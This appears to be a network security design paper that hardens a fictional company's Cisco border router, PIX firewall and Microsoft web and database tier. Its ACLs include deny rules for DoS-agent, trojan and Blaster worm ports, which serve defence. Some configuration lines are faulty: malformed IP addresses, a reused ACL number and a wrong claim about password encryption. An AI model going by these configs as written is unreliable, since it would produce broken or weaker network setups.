The way IDS is used here has also been enhanced by a new technique that I have developed called a Cross-referencing Pseudoserver. This technique addresses the problem of too much data being recorded in an IDS. The author has created a technique to help prioritise IDS logs by highlighting likely hacker entries from some of the false positives that can occur on a busy network. This technique uses a Pseudoserver to collect rogue source IP addresses that are then cross-referenced with the main IDS logs. This technique is described in full detail within part four of this paper.

1.7.7 The internal NTP server

The internal NTP server is running XNTPD available at http://www.ntp.org/downloads.html currently on version 4.2. XNTPD uses public time servers follows from RFC 2030 http://www.eecis.udel.edu/~mills/database/rfc/rfc2030.txt .

Of course the establishment of a common time line for the organisations IT systems is crucial especially for the analysis of log files after an incident. (Subsequent forensic investigations rely on synchronised time to form a MAC timeline of the events surrounding an incident).

1.7.8 The internal syslog server

The syslog server, in the internal service DMZ on 192.168.3.4 is running syslog-ng which has good filtering abilitiy. The latest is version 1.9.1 at http://www.balabit.hu/en/downloads/syslog-ng/. This is running on Linux and is backed up regularly to the backup server on the same subnet. Weekly backups are also made to CD-ROM for long term storage in case of a discovery in the future that needs to be retraced. Syslog-ng is set up to run on UDP port 514 as is the norm. http://www.iana.org/assignments/port-numbers

1.7.9 The DNS server

Split DNS can be effective against zone transfers and poisoning techniques. For PWAs proposal an internal Microsoft DNS server will run on a 2000 Server machine and License that is inherited from the previous network that is being replaced. The external DNS server will run bind on OpenBSD available at http://www.isc.org/index.pl?/sw/bind/ which is now offering version 9.2.4 as well as commercial support contracts. Please note that the BIND process will run as the BIND account not the root account to guard against possible exploitation.

Doubling up Microsoft technology and Open Source software like BIND gives a second layer of protection against attacks as it is unlikely to have a problem with both at the same time. This adheres to the overall concept of strength in depth that has ran through the entire network and application choice so far.

1.7.10 Backups

The timing for backups is once a week for full backup with an incremental backup done each day. Every month an archive is made to video tape that is then stored offsite. The SQL server database is backed up separately to a separate instance of SQL Server in the service network. The entire database is replicated to this second instance which gives the advantage of being able to test new changes to the software on a copy of the actual datasets that they will be used on. Also it gives a failover style ability to resort to the second DB in case of a problem with the production database. Replication can be done flexibly but as a matter of policy will be done by snapshot at 3.00am depending on business patterns. Please see the following URL for more detail on SQL Server 2000 replication and in particular snapshot.
http://www.microsoft.com/sql/evaluation/features/replication.asp


Having two SQL Server licenses may seem to be over indulgent but the business justification for this is the fact that the GE's data is the single most important resource that it has. In SQL Server there is all the contact/customer information as well the actual Fortune cookie sayings. Loss of this resource permanently or temporarily is not an option for GE and having an identical backup in a safer part of the network is a strong method to ensure uptime therefore the extra expense is justified. Also the second SQL server acts as a test for new patches and software thus protecting availability of the production DB.

1.7.11 Three tier application SQL Server and IIS6.

SQL Server and IIS is at the heart of the three tier architecture that makes up the new network proposal by PWA for GE.
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/iissdk/iis/iis_application_design.asp

The business software components validate all user input on the basis of only allowing what is specifically needed rather than trying to disallow all known harmful input. Persistent data about GE's business is kept in SQL Server 2000 which accepts the input and then provides response via the structured query language (SQL). Software components also validate the data on the way back to the customer to provide strength in depth at the software level. In order to secure access to the database the idea is to limit the end users access to the ASPNET application only and then give limited permissions to the application to access SQL Server. The account is called aspnet as

shown in the screen shot below (not to be confused with the aspnet state service which I will explain later).




Users privileges within the application are centrally administered using a version of Microsoft Active Directory called ADAM (Active Directory Application Mode). ADAM is specially made to give flexibility to MS application writers who do not want to have to set up a domain controller to use directory services. Interaction between the application and ADAMs LDAP directory services is via ADSI (Active Directory Service Interface). Partners and suppliers also use the same IIS based ASP.NET web application to access the fortune cookie data and their credentials are checked against ADAM just like in Active Directory. Authorisation in ADAM uses the same object model as standard AD for domains.

These links have more detail about ADAM
http://www.microsoft.com/downloads/details.aspx?FamilyId=9688F8B9-1034-4EF6-A3E5-2A2A57B5C8E4&displaylang=en
http://www.mcpmag.com/columns/article.asp?EditorialsID=592

The main benefit of ADAM for GE is the scalablity of the application as it can be upgraded to a full Active Directory installation on a domain controller and also provides integration into corporate application features such as single sign on and hardware based client key tokens.

As well as securing the Authentication and Authorisation aspects of the DOTNET application there is also the availability issue. This is of particular concern to GE as they are not running a cluster arrangement for the web server and so would be open to a DOS attack. In order to mitigate this risk all state information is saved to a separate process from that of the actual web server so that if the webserver is forced to crash the current information is not lost.

The ASPNET state service above allows state information regarding the users session to be saved to a separate process. This is very useful if there is a chance that the webserver may crash perhaps due to a DOS attack for instance. You can turn off IIS and turn it back on again and it keeps the state information for current users.



In order to make the application secure a number of prevention measures need to be taken which include parsing text input for invalid strings.
http://www.microsoft.com/mspress/books/5957.asp

The IIS security planning tool is used at
http://www.microsoft.com/downloads/details.aspx?displaylang=en&FamilyID=166D3102-F5A8-49A2-B779-153B7F59BCD3

Along with the IIS Lockdown Tool at
http://www.microsoft.com/technet/security/tools/locktool.mspx

Regular updates to the underlying operating system and application on Windows 2003 are applied as soon as they become available from Microsoft. They are tested first on the Intranet version of IIS6 that is deployed on the internal network for test purposes.

2 Security policy and component configuration

CISCO routers add an implicit deny at the end of an ACL by default. This can be confusing for the uninitiated so in this paper we will add an explicit deny at the end of the ACL to show what is actually happening. This will not affect the way the ACL is interpreted but will make it easier to read (and can add the ability to log the denied traffic also).

2.1 Border Router

The main purpose of the border router is to filter out the unwanted traffic from the public Internet before it is processed by the perimeter firewall.
If the common worm traffic is filtered out at the border router then this will save a lot of firewall processing power and logging space. The border router can also cut out the spikes of new worm activity as long as the ACLs are able to detect them and the configuration can be updated regularly to keep up with the latest threats. Other types of traffic that can be filtered out before hitting the firewall are RFC 1918 private addresses, loopback addresses (127.0.0.1), multicast traffic and IANA reserved addresses (http://www.iana.org/assignments/ipv4-address-space). This concept of filtering out the unwanted traffic is true in terms of egress filtering as well. GE do not wish to give away information about their network and can also help keep down the noise of Internet traffic by restricting broadcast traffic from exiting the border router.

Of concern with the border router configuration is stopping a “would-be” hacker from being able to logon onto the router. Therefore password strength, encryption and confidentiality are major factors. Physical security is key as always. In order to access

ROM Monitor mode and engage in Password recovery on CISCO routers one must reboot the router and have access to a console port connection which requires some kind of physical access. Therefore the router should be kept in a secure server room which uses a high security lock on the door and locked server cabinet. The door should also be covered by internal CCTV when possible.

Other physically related concerns would be checking raised floors, duct work, windows and logging all access to the room electronically making sure to synchronise time with the NTP server regularly. Possible physical damage through environmental factors also need to be guarded against by controlling the humidity and temperature as well fireproofing the room and contents. A UPS power supply with redundancy provision can also provide continuity in unforeseen circumstances. Common sense procedures such as clearly labelling cables which are neatly tied using fireproof insulation can help reduce risk (CCSP course materials 2004). It is also a good idea to stock critical spares that are likely to break so a replacement can be made quickly.

The configuration for GEs border router now follows.

The configuration of the router has been made with the advice of the NSA router guide (NSA 2004).

2.1.1 Passwords

These are the commands to set a secret encrypted password and to disable the enable password.

```
enable secret thisisthesecretpassword
no enable password
```

The corresponding line in the startup configuration file will look like this which is the MD5 hash of the password. Use "`# show run`" to view this.

```
enable secret 5 $1$6c0z$uqZ2hSAn4a6Vz5N1
```

This command only encrypts the password in the configuration file, it does not actually allow the user to login securely it merely stops someone else from seeing the password if they issue the command "show running-config".

Enable secret uses a stronger encryption than the command "service password-encryption" which uses MD5. The unencrypted command "enable password" is not set.

The password itself should be long, consist of upper and lower case letters, numbers and symbols. It should also be memorable. There is little point in having a random password that cannot be memorised and has to be recorded in an insecure text file. There have been many studies into this subject and of course telling other people your system is not generally done. As I have a number of systems I will tell you one of mine that I think many people use. The pass phrase method. This means that I will make up a string of letters that are the first letters of a sentence. This is not of a famous quote. It is a sentence I know and can remember. It is much easier to remember a sentence than it is to remember a random string. OK so for example I have the sentence.

"Welcome to Pauls password for router number one which is the first router in the network."

Which gives us "wttpfrnowitfritn" ..OK.

But if I make easy substitution of words for numbers and use upper case for nouns then we have a better one.

"*w2tPp4Rn1wit1ritn*"

If we really want to make this good then extended ASCII characters can be added but not at the end as L0phtcrack is wise to this as well

This is quite a secure an easy to remember password but they can still be cracked by a multiprocessor machine using a password cracker like John the ripper for instance (available at www.openwall.org).

The real problem is that this method has been recommended generally in many places and cracking software will be devised to take advantage of this method. Ones own password method needs to be ahead of the game. So perhaps it is wise to consider a different substitution rather than 2-to and 4-for. The bar is constantly raised and the subject of passwords is too large to go into detail within the scope of this paper.

2.1.2 Login Banners

In order to take away the protection of ignorance from a "would-be" hacker, adding a login banner makes it explicitly clear to any user that they are not allowed to attempt to login unless they are authorised to do so. This is done with the following lines in the running configuration file that is stored in a start-up configuration file in NVRAM on the router itself. Comments are inline.

Login banner is set below

```
banner motd #
WARNING!
This system belongs to GE.
Unauthorised access is completely prohibited.
#
```

2.1.3 Line control and network access

Line console 0 needs to be logged out automatically in case it is left with the session open. This is done as follows.

```
line con 0
exec-timeout 5 0
login local
```

And for Line Aux- Auxiliary modem connection disabled

```
line aux 0
exec-timeout 0 1
login local
no exec
```

In order to make sure that the only access to the router is via the console we can use an access list.

```
Access list 5 deny any log
Line vty 0 4
Access class 5 in
Login local
No exec
transport input none
transport output none
```

2.1.4 Hostname

Now that the router is secured from a password point of view we will now set up the hostname of the router which will be accessable to external internet users so should not be named GEborderrouter as this is giving the game away.

```
(Config)Hostname myhostname
```

2.1.5 Protocols and services

There are some protocols that are good for troubleshooting internally but can provide a little too much information and actually represent too much of a security risk to run. One of these would CDP or Cisco Discovery Protocol. Therefore it is best to disable this protocol.

```
no cdp run
```

tcp-small-servers should also be stopped as it is unnecessary

```
no service tcp-small-servers
no service udp-small-servers
```

Disable unneeded services

```
no service finger
no service snmp
```

Services such as the internal web server which has been the target of a number of exploits can also be stopped as there is no need for remote admin via http.

```
no ip http server
```

These commands stop the router from loading from the network at boot time

```
No boot network
No service config
```

This commands disables the ability to download the IOS remotely

```
no ip bootp server
```

In order to disable the ability to route source –routed packets this command is used.

```
no ip source-route
```

To stop ARP messages being passed across the network perimeter.

```
no ip proxy-arp
```

To disable informative messages about the network configuration disable these features

```
no ip redirects
no ip unreachables
```

This command tells the router not to look up a domain when a command is typed that it does not recognise. It saves time as a mistyped cisco command is not then looked as a possible domain IP. It does this by not sending DNS queries.

```
no ip domain lookup
```

This command disable Network time protocol shouid be used on the outside interface as we do not want the router to take its time signal from an untrusted source.

```
ntp disable
no ip directed broadcast
```

2.1.6 Logging

Logging is to be done by a kiwi log server. Not all traffic should be logged especially from the border router purely due to the mass of spurious traffic that will be filtered and

dropped. Traffic that will be logged is denoted by the a “log” command at the end of the ACL statement line.

```
Logging on
Logging
[logserver]No logging console
```

2.1.7 Filtering traffic into the router and the GE network – Ingress

Stopping unwanted network traffic from passing into the border router and then into GE’s network is called Ingress filtering and is done by applying an access control list or ACL to the incoming interface. Access control lists come in different types, standard 0-99 and extended ACL’s above this starting from 100. The main difference between them being that extended ACLs can specify source and destination as well as the protocol or more specifically the port that is to be targeted by the ACL. This makes extended ACLs quite powerful though they still have limitations for instance in the order of execution which is from the top to the bottom. The lines of the ACL are implemented in order one by one and the first rule that affects a particular type of traffic is the one that is actually used. If a subsequent rule could apply to this traffic type it does not have any effect as the previous rule takes precedence. At the end of the list if a traffic type has not been addressed specifically or by an “any” statement then it is denied by the implicit deny “any any” that is integral to CISCO ACL’s.
Please note that the log statement at the end of each line means that resulting traffic caused by the rule will be logged to the syslog server. This is another reason for adding an explicit deny any any statement as then it can be logged whereas the explicit deny any any cannot be logged.

The ingress access list we are using has number 101. This ACL stops any traffic coming into GE’s network that has the same IP address as the internal machines and also blocks RFC1918 reserved addresses coming in as these are probably spoofed as there should be no private addresses on the public Internet. It will also stop loop-back and multicast addresses

```
access-list 101 deny ip 127.0.0.0 0.255.255.255 any log
#stops loopback
access-list 101 deny ip 172.16.0.0 0.15.255.255 any log
#private
access-list 101 deny ip 10.0.0.0 0.255.255.255 any log
#private
access-list 101 deny ip 192.168.0.0 0.0.255.255 any log
#private
access-list 101 deny ip 169.254.0.0 0.0.255.255 any log
#autodhcp
access-list 101 deny ip 224.0.0.0 15.255.255.255 any log
#multicast and reserved
access-list 101 deny ip host 255.255.255.255 any log
#non existent
access-list 101 deny ip 0.0.0.0 0.255.255.255 any log
#non-existent
access-list 101 deny ip 213.49.20.0 0.0.0.15 any log
#coming into outside int with an inside IP address->spoofed!
access-list 101 deny ip any host 213.49.20.20.0  log
#this is the IP address of receiving network -> spoofed.
access-list 101 permit ip any 213.49.20.20.9  0.0.0.0
access-list 101 permit ip any 213.49.20.20.2  0.0.0.0
access-list 101 permit ip any 213.49.20.20.1  0.0.0.0
#these last three are the actual public facing IP addresses and any traffic
#not specifically disallowed is allowed to these machines by the border
#router to reach the Outside of Number 1 Pix firewall.
```

The only permitted Internet traffic that can pass through the interface with this access list applied is that directed to the 16 legitimate externally facing public IP addresses

being used by GE in the range 213.49.20.0-15. (please note that these IP addresses have been made up and do not refer to any company mentioned here).

So far we have denied by source and destination address but extended access lists can also filter by protocol/port number which can be useful when it is known that particular protocols are not required. For instance ICMP needs to be controlled as it can be used by hackers to map a network as well as a troubleshooting tool for administrators.

```
access-list 101 deny icmp any any echo log
access-list 101 deny icmp any any redirect log
access-list 101 deny icmp any any mask-request log
access-list 101 permit icmp any 213.49.20.0  0.0.0.15
```

Then we can target specific denial of service agents ports

```
access-list 101 deny tcp any any eq 27665 log
access-list 101 deny tcp any any eq 16660 log
access-list 101 deny tcp any any eq 65000 log
access-list 101 deny tcp any any eq 33270 log
access-list 101 deny tcp any any eq 39168 log
access-list 101 deny tcp any any range 6711 6712 log
access-list 101 deny tcp any any eq 6776 log
access-list 101 deny tcp any any eq 6669 log
access-list 101 deny tcp any any eq 2222 log
access-list 101 deny tcp any any eq 7000 log
```

Then allow SMTP, HTTP, HTTPS and DNS through the router as per the business requirements stated earlier.

```
access-list 101 permit tcp any 213.49.20.0 0.0.0.3  established
access-list 101 permit tcp any eq smtp host 213.49.20.5 gt 1023 established
access-list 101 permit tcp any eq www host 213.49.20.4 gt 1023 established
access-list 101 permit tcp any eq www host 213.49.20.7 gt 1023 established
access-list 101 permit tcp any eq 443 host 213.49.20.4  gt 1023 established
access-list 101 deny udp any any eq 33400 log
access-list 101 deny udp any any eq 31335 log
access-list 101 deny udp any any eq 27444 log
access-list 101 permit udp any eq domain host 213.49.20.10  gt 1023
established
access-list 101 deny ip any any log
```

The last deny any any is also implicit but we want it to be logged so we have the explicit any any log command.
In order for this ACL to work it must be applied to the outside interface using the following command

```
Router(config-if)#ip access-group access-list-number {in | out}
(CCNA Version 3 CISCO ACADEMY COURSE MATERIALS 2004)
```

2.1.8 Egress filtering – outward.

Egress filtering is the opposite direction from ingress and will stop valuable information about GE's network from escaping outside the network if it has been solicited or not. Also the egress filtering can stop inside employees from certain activities on the Internet. This list will be applied as outgoing on the external interface.

The following statements permit ICMP echo (ping) as well as other diagnostic messages such as parameter problems, packet too bigs, and source quench which tells the client to slow down traffic to the destination.

```
access-list 101 permit icmp 213.49.20.0  0.0.0.255 any echo
access-list 101 permit icmp 213.49.20.0  0.0.0.255 any parameter-problem
access-list 101 permit icmp 213.49.20.0  0.0.0.255 any packet-too-big
access-list 101 permit icmp 213.49.20.0  0.0.0.255 any source-quench
```

This statement permits tracert from the GE network.

```
access-list 101 permit udp 213.49.20.0  0 0.0.0.3 any range 33400 34400 log
access-list 101 permit ip 213.49.20.0  0 0.0.0.3 any
```

This statement denies MS dcom ports associated with the blaster worm.

```
access-list 101 deny tcp any any range 135 139 log
access-list 101 permit tcp 213.49.20.0   0.0.0.3 gt 1023 any lt 1024
```


Only IP packets within the range of 213.49.20.0 /28 are permitted to reach the Internet. TCP packets with client ports above 1023 are able to go to the Internet as long as the destination ports is below 1024. This is to allow SMTP, HTTP, HTTPS and DNS as per GE's business requirements.

Finally we have the explicit deny any any statement which is implicit anyway but this makes it clearer and gives the ability to add the log command to record it all to syslog.

```
access-list 105 deny ip any any log
```

A tip on rule ordering would be useful at this point. Of course the ordering of the ACLs is crucial as permit/deny status of a packet is decided by the first rule to apply to that packet in the list from top to bottom. Therefore the order of the rules is important with the more specific rules coming at the top. But also from a performance perspective it is best to have the most often used rules nearer the top of the ACL so that less processing time is used. This is less of a factor now that we have Turbo ACLs on the higher end and newer equipment. If a mistake is made then simply issuing the command "no" before the name of the ACL will delete it. Most importantly in my experience is the ability to be able to edit the startup configuration file which contains the access control list in a controllable way. Trying to edit the access list on the command line is difficult even with named access lists which are allow extra lines to be added at the bottom. The usual wisdom is to use notepad which is even in the CISCO CCNA CISCO academy study materials. My tip is not to use notepad. Notepad is not a very useful text editor as it does not have line numbers or syntax highlighting and Notepad cannot run on UNIX. Use either VI(M) or emacs. I prefer VIM as I can use it easily on Windows as well as UNIX and Linux. It provides line numbers which seem to have disappeared from notepad as well as automatically making a backup copy of the file you are editing prefixed by a ~ (tilde). Also VI is on virtually every UNIX/Linux machine already. The only problem is that VIM.exe is not on Windows by default but can be ran from a USB pen drive easily and taken to other Windows machines. VIM also offers syntax highlighting and more sophisticated features that can take a lifetime to master. Once the ACL is corrected it can be ran.
Of course the point of knowing whether or not the ACL is correct or not might not be known for a while after, which begs the question of how long to keep the text version of the ACL. Thankfully the ACL can always be brought back on the screen by issuing "show run" command and then edited again in VIM. Care should be taken to fully delete the text file if it has been saved (empty recycle bin).

VIM on Windows



2.2 Primary firewall

A lot of background information informing this paper has come from http://firewall.cx/ site which is very informative.

PIX firewall features

PIX uses the Finesse OS which uses the Adaptive Security Algorithm (ASA). ASA Implements stateful connection control. It has cut-through proxy which is a user-based authentication method of inbound and outbound connections that provides improved performance compared to a proxy server. The PIX also has stateful packet filtering which analyses data packets that places extensive information about a data packet into a table. For a session to be established, information about the connection must match the information in the table.

We are using the 515e which provides failover. It would have been nice to go for the 535 which is designed to easily handle gigabit Ethernet but this could not be justified within the budget.

After studying a 15 week CCSP course I can say “in a nutshell” that the PIX implements security in three main ways. Firstly there is the ASA or adaptive security algorithm. This is responsible for maintaining default security levels of the interfaces and underpins the security model.

A typical PIX firewall will have three interfaces. Inside, outside and DMZ.

These three interfaces have default security levels 0, 50 and 100.

TIP to remember the default security levels on each interface.
The default security level and name of interface sound or look similar…
0=outside (0 for _0_utside is an easy way to remember)
50=DMZ (Fifty(ee) DMZ(ee))
100=Inside (1 for _1_nside is also an easy way to remember too)
Hope this helps, not sure if I should admit to it but I thought of this one (me 2004).

These numbers can be changed but the concept of high to low is the same as
ASA says that the PIX must not allow traffic to move from a lower security number interface to a higher one. So a connection could not initiate from outside to inside OR from the DMZ to the Inside. The PIX actually comes with the inside and outside interfaces set already. This helps stop bad mistakes. This is the bottom layer of PIX security.

Above this is the conduit. A conduit runs between two interfaces like a static route running between the interfaces. Conduits are a legacy feature but still used. They have the ability to override the security settings of the inside and outside interfaces mentioned in the last paragraph.

The next level is the ACL which overrides conduits and the default security settings of the interfaces. The ACL is much like a router ACL except the wildcard mask is not 0.0.0.255. It is turned back the other way like a subnet mask to 255.255.255.0. This is more intuitive but can be confusing when switching between a router. It is implemented using two commands, the access-list command and access-group command. The access-list command is used to create an ACL, and the access-group command applies it to the interface on the router or PIX. Only one ACL can be bound to an interface at a time using an access-group command (CCSP course materials 2004). Therefore we will only have three ACLs in our configuration. Like Cisco IOS routers, the PIX ACL has an implicit "deny all" at the end of the ACL. Also note that NAT should be configured on the firewall before the ACL process can work when using RFC1918 private addressing.

The way in which ACLs are applied is different to routers in that the lowest security interface, (Outside) has a single ACL that applies inbound only. The highest security interface (the inside) has a single ACL that can only apply outbound. CISCO recommends using ACLs instead of counduits to govern the security of the Firewall as they are the most flexible and override the previous two levels plus they are easier to grasp for router folk.

Intentional blank space

Next is a discussion of the individual parts that make up the firewall configuration.

2.2.1 Pix Configuration

The show running config command gives us a number of settings firstly the versions of the OS

```
PIX Version 6.3(3)
```

Next the interfaces need to assigned a speed for them to work.

```
interface ethernet0 100full
interface ethernet1 100full
interface ethernet2 100full
```

The encrypted password

```
enable password <ciphertext> encrypted
passwd <ciphertext> encrypted
```

Then a checksum of the configuration file to verify integrity.

```
cryptosum:<checksumnumber>
```

The host name of the firewall and its domain name that need to be used in order to use SSH.

```
Hostname outside
domain-name ge.com
```

Standard time zone

```
clock timezone gmt 0
```

The "nameif" command set the name for each interface and assign the corresponding security level for the interface. The security level with a higher number specifies an interface with a higher security. So the outside network was specified with a security level of "0" and the inside network was specified with a security level of "100". The Service_Network_1 was specified with a security level of 50.

```
nameif ethernet0 outside security0
nameif ethernet1 inside security100
nameif ethernet2 dmz_web security50
```

The fix up protocol command allows the CISCO OS and ASA to follow a protocol even if it changes port in order to carry on application inspection. These commands only affect connections that are made after the command is read by the OS. In order to start afresh as it were the command `clear xlate` can be used.

```
fixup protocol http 80
fixup protocol smtp 25  //there is an issue with the new smtp commanfds
fixup protocol ftp 21
fixup protocol h323 h225 1720
fixup protocol h323 ras 1718-1719
fixup protocol ils 389
fixup protocol rsh 514
fixup protocol rtsp 554
fixup protocol sip 5060
fixup protocol skinny 2000
fixup protocol sip udp 5060
```

2.2.2 Pix Access lists

Then we need to permit and deny protocols based upon the company policy regarding email, web browsing and FTP access.

At first sight the ACL for PIX looks the same as the ACL for the router. However there are major differences. For instance the wildcard mask is reversed making it the same way round as a normal subnet mask. This is more intuitive but confusing to newcomers from router background.

The syntax for the access-list command is “access-list” then the name of it, then “permit” or “deny”, then <protocol>, then <source IP>/ <mask> and finally <destination IP> and <mask>. From this basic structure port numbers can be specified with other details.

```
access-list id {deny | permit}{protocol | {source_addr | local_addr}
{source_mask | local_mask}
```

Note by default any traffic that is not specifically allowed in the PIX firewall ACL will be disallowed due to the implicit deny any any at the end. In this respect the PIX is similar to the routers.

The PIX has an inbound and outbound list. Below is the inbound access list. Which specifies what can come into the network.

WWW and HTTPS traffic from the Internet can access the Web Servers

```
access-list inbound permit tcp any host 213.49.20.4 eq www
access-list inbound permit tcp any host 213.49.20.7 eq www
```

Zone Transfer using TCP/53 is only permitted from the ISP DNS server and UDP DNS queries can only be done to the external DNS server

```
access-list inbound permit udp any host 202.156.70.3 eq domain
access-list inbound permit tcp host 213.49.30.1 host 213.49.20.10 eq domain
```

SMTP traffic can reach the Mail Relay Server

```
access-list inbound permit tcp any host 213.49.20.5 eq smtp
```

WWW and HTTPS traffic from the Internet can access the Web Servers

```
access-list inbound permit tcp any host 213.49.20.4 eq https
```

SYSLOG using UDP/514 messages can only be sent to the SYSLOG server

```
access-list inbound permit udp 213.49.20.0 255.255.255.248 host 192.168.3.4 eq
514
```

The access list below is for remote workers to VPN in to their email

```
access-list 20 permit tcp 192.168.1.240 255.255.255.240 host 192.168.3.3 eq
smtp
```

The “outbound” access-list specifies the traffic that is permitted out from the Firewall. GE internal employees are able to access the Internet using WWW.

```
access-list outbound permit tcp 192.168.1.0 255.255.255.0 any eq www
```

NTP updates are permitted to the web DMZ and border router.

```
access-list outbound permit udp host 192.168.3.2 192.168.2.0 255.255.255.0 eq
ntp
access-list outbound permit udp host 192.168.3.2 213.49.20.0 255.255.255.248
eq ntp
```

The Internal Mail Server and the Internal DNS server in the Serivice DMZ are permitted to their counterparts in the Web DMZ.

```
access-list outbound permit tcp host 192.168.3.3 host 192.168.2.5 eq smtp
access-list outbound permit udp host 192.168.3.2 host 192.168.2.4 eq domain
```

Then the DMZ access list needs to be created.
Syslog messages are permitted to the syslog server in the Service DMZ from the web DMZ

```
access-list WebDMZ permit udp 192.168.2.0 255.255.255.0 host 192.168.3.4 eq
514
```

The Mail Relay Server is permitted to send emails to the Internet and the mail relay server is permitted to transfer emails to the internal mail server.

```
access-list WebDMZ permit tcp host 192.168.2.5 any eq smtp
access-list WebDMZ permit tcp host 192.168.2.5 host 192.168.3.3 eq smtp
```

DNS name queries and zone transfers are allowed from the External DNS server to the Internal DNS server and to the ISP DNS server. ISP DNS to internal DNS is not allowed.

```
access-list WebDMZ permit udp host 192.168.2.4 host 213.49.30.1 eq domain
access-list WebDMZ permit tcp host  192.168.2.4 host 213.49.30.1 eq domain
access-list WebDMZ permit tcp host 192.168.2.4 host 192.168.3.2 eq domain
```

Before this ACL becomes active it has to be applied to an interface in a similar way to a router. This is done using the access-group command.

```
access-group inbound in interface outside
access-group outbound in interface inside
access-group WebDMZ in interface WebDMZ
```

Network address translation or NAT allows an internal private IP address to be translated to a different external one. On top of this is the ability to overload a single IP address by using a different port for each internal IP address so that one single external IP address can service many internal ones. “nat(inside) 1” and the “global” command specify that the hosts in the internal LAN will be using (PAT) on 213.49.20.1

```
global (outside) 1 213.49.20.1
nat (inside) 1 0.0.0.0 0.0.0.0 0 0
```

The following command exempts the access list called “20” from the above translation as this is for remote workers

```
nat (inside) 0 access-list 20
```

Static commands Potential Problem
The static command can be said to have a slightly confusing syntax.

```
